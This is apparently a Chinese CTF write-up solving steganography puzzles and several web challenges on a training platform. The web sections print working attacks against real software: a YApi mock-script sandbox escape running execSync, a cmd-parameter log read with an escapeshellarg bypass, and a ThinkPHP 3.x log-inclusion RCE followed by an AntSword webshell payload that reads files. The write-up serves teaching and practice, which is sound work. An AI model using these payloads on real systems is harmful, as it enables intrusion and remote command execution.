
Hidden Text: Clear (length: 32)

```
2021年4月13日，核废水在Citrix县的CTX1市尤为严重
```

Steganography Text: Clear (length: 960)

```
OIENKMAJOLEOKMAJOHECLHBCPGFDLNBIPAFFLPBKPIFNLEBBPPFKLFBAPEFBLJBMPHFCLEBBPMFJLEBBPLF
OLHBCPCFHLNBIPDFGLHBCPPFKLIBNPHFCLDBGPGFDLBBEPPFKLHBCPPFKLMBJPDFGLCBHPHFCLBBEPIFNLN
BIPOFLLMBJPDFGLBBEPEFBLBBEPPFKLGBDPOFLLABFPMFJLABFPCFHLNBIPDFGLMBJPEFBLIBNPHFCLLBOP
OFLLBBEPIFNLDBGPAFFKAAFOPEKKDAGOGEDKJAMOAEFKLAOOIENLIBNPEFBLLBOPJFMLFBAPLFOLFBAPNFI
LEBBPLFOLFBAPAFFLJBMPHFCLJBMPBFELIBNPHFCLIBNPNFILBBEPPFKKPAKOHECKMAJOAEFKKAPOIENKFA
AOLEOKHACOPEKKAAFOPEKKAAFOFEAKJAMOHECKLAOODEGKMAJOAEFKPAKONEIKBAEOIENKAAFODEGKAAFOP
EKKLAOOOELKJAMOAEFKGADOFEAKEABOLEOKOALOLEOKJAMOAEFKIANOLEOKIANOEEBKFAAOHECKBAEOIENK
JAMOKEPKMAJPMFJLCBHPEFBLNBI
```


Download Stego Text as File



Zero Width Characters for Steganography:


- [ ] U+200B ZERO WIDTH SPACE
- [✓] U+200C ZERO WIDTH NON-JOINER
- [✓] U+200D ZERO WIDTH JOINER
- [✓] U+200E LEFT-TO-RIGHT MARK
- [ ] U+202A LEFT-TO-RIGHT EMBEDDING
- [ ] U+202C POP DIRECTIONAL FORMATTING
- [ ] U+202D LEFT-TO-RIGHT OVERRIDE
- [ ] U+2062 INVISIBLE TIMES
- [ ] U+2063 INVISIBLE SEPARATOR
- [ ] U+FEFF ZERO WIDTH NO-BREAK SPACE

直接上cyberchef，注意复制的时候不要把零宽的内容复制进去了，或者直接复制上图左上的内容



```
OIENKMAJOLEOKMAJOHECLHBCPGFDLNBIPAFFLPBKPIFNLEBBPPFKLFBAPEFBLJBMPHFCLEBBPMFJLEBBPLFOLHBCPCFHLNBIPD
FGLHBCPPFKLIBNPHFCLDBGPGFDLBBEPPFKLHBCPPFKLMBJPDFGLCBHPHFCLBBEPIFNLNBIPOFLLMBJPDFGLBBEPEFBLBBEPPFK
LGBDPOFLLABFPMFJLABFPCFHLNBIPDFGLMBJPEFBLIBNPHFCLLBOPOFLLBBEPIFNLDBGPAFFKAAFOPEKKDAGOGEDKJAMOAEFKL
AOOIENLIBNPEFBLLBOPJFMLFBAPLFOLFBAPNFILEBBPLFOLFBAPAFFLJBMPHFCLJBMPBFELIBNPHFCLIBNPNFILBBEPPFKKPAK
OHECKMAJOAEFKKAPOIENKFAAOLEOKHACOPEKKAAFOPEKKAAFOFEAKJAMOHECKLAOODEGKMAJOAEFKPAKONEIKBAEOIENKAAFOD
EGKAAFOPEKKLAOOOELKJAMOAEFKGADOFEAKEABOLEOKOALOLEOKJAMOAEFKIANOLEOKIANOEEBKFAAOHECKBAEOIENKJAMOKEP
KMAJPMFJLCBHPEFBLNBI
```

```
MDGGKPAKMOGLKJAMNCHHOLEONDHGODEGNHHCOAEFIECBOBEENIHNLLBONOHLOLEOIKCPOLEOIKCPLOBLNNHIONEINNHIOOELNP
HKLJBMNLHOOOELNLHOLOBLIHCCODEGIFCAOEEBIHCCLABFIACFPNFI
```




```
MDGGKPAKMOGLKJAMNCHHOLEONDHGODEGNHHCOAEFIECBOBEENIHNLLBONOHLOLEOIKCPOLEOIKCPLOBLNNHIONEINNHIOOELNP
HKLJBMNLHOOOELNLHOLOBLIHCCODEGIFCAOEEBIHCCLABFIACFPNFI
```

```
flag{98047de9ce5aaa4c0031fb55e9dfac70}
```

> flag{98047de9ce5aaa4c0031fb55e9dfac70}

MISC-赛后复现-ezSteganography

非预期，用stegsolve分离出g0通道，得到前半张图




First part of flag is:flag{2e9ec6480d0515

QIM quantization is useful to get another flag.

step is 20


然后，图g0和g1异或



```
flag{2e9ec6480d05150c211963984dcbc9f1}
```

WEB-ezrce
打开显示yapi，直接去百度yapi漏洞
https://blog.csdn.net/Trouble_99/article/details/118667625
这篇 无脑的命令执行方法
然后就是找flag的位置
先ls没有，然后ls …/； ls …/…/发现ffffffflllllaggggg


最后：
const sandbox = this
const ObjectConstructor = this.constructor
const FunctionConstructor = ObjectConstructor.constructor
const myfun = FunctionConstructor('return process')
const process = myfun()
mockJson = process.mainModule.require("child_process").execSync("cat …/…/ffffffflllllaggggg").toString()



```
flag{97356d9b-6291-4fa4-96fa-8f84c3d0658b}
```

WEB-cat flag
根据提示：管理员曾经访问过 flag，可以去日志找


```
Payload:?cmd=/var/log/nginx/access.log
```



```
127.0.0.1 - - [11/Jul/2020:00:00:00 +0000] "GET /this_is_final_flag_e2a457126032b42d.php HTTP/1.1" 200 5 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:89.0) Gecko/20100101 Firefox/89.0"
192.168.122.180 - - [01/Aug/2021:00:31:07 +0000] "GET / HTTP/1.1" 200 1855 "-" "python-requests/2.25.1" 192.168.122.180 - - [01/Aug/2021:00:31:13 +0000] "GET / HTTP/1.1" 200 1855 "-"
"Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:90.0) Gecko/20100101 Firefox/90.0" 192.168.122.180 - - [01/Aug/2021:00:31:14 +0000] "GET /favicon.ico HTTP/1.1" 200 1855 "http://3a33dc78-
d707-4a3d-9237-fce482a8ae8e.node4.buuoj.cn/" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:90.0) Gecko/20100101 Firefox/90.0"
```

得到：/this_is_final_flag_e2a457126032b42d.php

然后就是想办法绕过escapeshellarg
而根据百度经常看见的做法，一般escapeshellarg和escapeshellcmd一起用
所以这里去单独搜escapeshellarg函数
https://www.php.net/manual/zh/function.escapeshellarg.php
注意到用户提出的问题



User Contributed Notes 16 notes

101 phil at philfreo dot com — 10 years ago

```
When escapeshellarg() was stripping my non-ASCII characters from a UTF-8 string, adding the following fixed the
problem:

<?php
setlocale(LC_CTYPE, "en_US.UTF-8");
?>
```

15 egorinsk at gmail dot com — 14 years ago

```
Under Windows, this function puts string into double-quotes, not single, and replaces %(percent sign) with a space,
that's why it's impossible to pass a filename with percents in its name through this function.
```


20 Anonymous — 15 years ago

```
Most of the comments above have misunderstood this function. It does not need to escape characters such as '$' and '`'
- it uses the fact that the shell does not treat any characters as special inside single quotes (except the single
quote character itself). The correct way to use this function is to call it on a variable that is intended to be passed
to a command-line program as a single argument to that program - you do not call it on command-line as a whole.

The person above who comments that this function behaves badly if given the empty string as input is correct - this is
```

当escapeshellarg（）从UTF-8字符串中剥离非ASCII字符时，添加以下内容修复了该问题。
然后看我们这道题，是并没有添加的，所以可能存在这个问题
然后又要绕flag，所以可以将其添加在flag当中试试

> Payload:http://3a33dc78-d707-4a3d-9237-fce482a8ae8e.node4.buuoj.cn/?cmd=this_is_final_fl%81ag_e2a457126032b42d.php


然后看源码



```
view-source:http://3a33dc78-d707-4a3d-9237-fce482a8ae8e.node4.buuoj.cn/?cmd=this_is_final_fl%81ag_e2a4571260
<?php $flag='flag{5433b8cb-30a0-4e26-8045-7d9a2a1b2db7}'; ?>
```

WEB-easythinkphp


ThinkPHP3.2.3
手里有两个Thinkphpgui，一个利用范围基本5.x，一个包含3.x
是从peiqi薅的
一键getshell


ThinkphpGUI By 莲花
URL: -18dc-4e12-8c76-1c8b783f9f9f.node4.buuoj.cn/
版本: ThinkPHP 3.x Log RCE
检...
Cl...
路径：
导入
批量检测
GetSehll
信息
命令执行


```
检测漏洞 ThinkPHP 3.x RCE中......
[-] 不存在ThinkPHP 3.x RCE
检测漏洞 ThinkPHP 3.x 日志泄露中......
[+] 存在ThinkPHP 3.x 日志泄露
Payload: http://68dcc3c6-18dc-4e12-8c76-1c8b783f9f9f.node4.buuoj.cn//Application/Runtime/Logs/Home/21_08_01.log
检测漏洞 ThinkPHP 3.x Log RCE中......
[+] 存在ThinkPHP 3.x Log RCE
Payload: http://68dcc3c6-18dc-4e12-8c76-1c8b783f9f9f.node4.buuoj.cn//?m=Home&c=Index&a=index&value[_filename]=./Application/Runtime/Lo
[+] http://68dcc3c6-18dc-4e12-8c76-1c8b783f9f9f.node4.buuoj.cn//?m=Home&c=Index&a=index&value[_filename]=./Application/Runtime/Logs/Ho
```

上蚁剑

> http://68dcc3c6-18dc-4e12-8c76-1c8b783f9f9f.node4.buuoj.cn//?m=Home&c=Index&a=index&value[_filename]=./Application/Runtime/Logs/Home/21_08_01.log
> Pass:peiqi



名称	日期	大小	属性
tmp	2021-08-01 08:44:06	4 Kb	1777
usr	2020-03-01 04:24:16	19 b	0755
var	2019-01-31 09:32:04	39 b	0755
[_filename] =&gt; ./Application/Runtime/Logs/Home/21_08_(		NaN b	
[_filename] =&gt; ./Application/Runtime/Logs/Home/21_08_(		NaN b	
&quot;;echo @asenc($output);echo &quot;e94defe&quot;;}o	&quot;.$T.&quot;	NaN b	&quot;.$E.&quot
&quot;;if(@is_dir($P))$M.=$N.&quot;/&quot;.$R;else $L.=$N		NaN b	
(		NaN b	
(		NaN b	
)		NaN b	
)		NaN b	
.dockerenv	2021-08-01 08:38:37	0 b	0755
</pre></td></tr>		NaN b	
</pre></td></tr>		NaN b	
<tr><td class="e">_GET["value"]</td><td class="v"><pre		NaN b	
<tr><td class="e">_REQUEST["value"]</td><td class="v">		NaN b	
<tr><td class="e">_REQUEST["z8d2ee4136e776"]</td><td		NaN b	
flag	2021-08-01 08:38:38	43 b	0644




```
&quot;;echo @asenc($output);echo &quot;8a9a0215572f&quot;;}ob_start();try{$F=base64_decode(substr($_POST[&quot
    ;z8d2ee4136e776&quot;],2));$P=@fopen($F,&quot;r&quot;);echo(@fread($P,filesize($F)?filesize($F):4096));@fclose($P
    );;}catch(Exception $e){echo &quot;ERROR://&quot;.$e-&gt;getMessage();};asoutput();die();</td></tr>
<tr><td class="e">_REQUEST["z8d2ee4136e776"]</td><td class="v">QoL2ZsYWc=</td></tr>
<tr><td class="e">_REQUEST["value"]</td><td class="v"><pre>Array
(
    [_filename] =&gt; ./Application/Runtime/Logs/Home/21_08_01.log
)
</pre></td></tr>
<tr><td class="e">_GET["value"]</td><td class="v"><pre>Array
(
    [_filename] =&gt; ./Application/Runtime/Logs/Home/21_08_01.log
)
</pre></td></tr>
<tr><td class="e">_POST["peiqi"]</td><td class="v">@ini_set(&quot;display_errors&quot;, &quot;0&quot;);@set_time_limit(0
    );function asenc($out){return $out;};function asoutput(){$output=ob_get_contents();ob_end_clean();echo &quot
    ;cbe7a6&quot;;echo @asenc($output);echo &quot;flag{c99a7a1b-5697-488a-a151-db17a2f15b0b}

```

Web-jspxcms

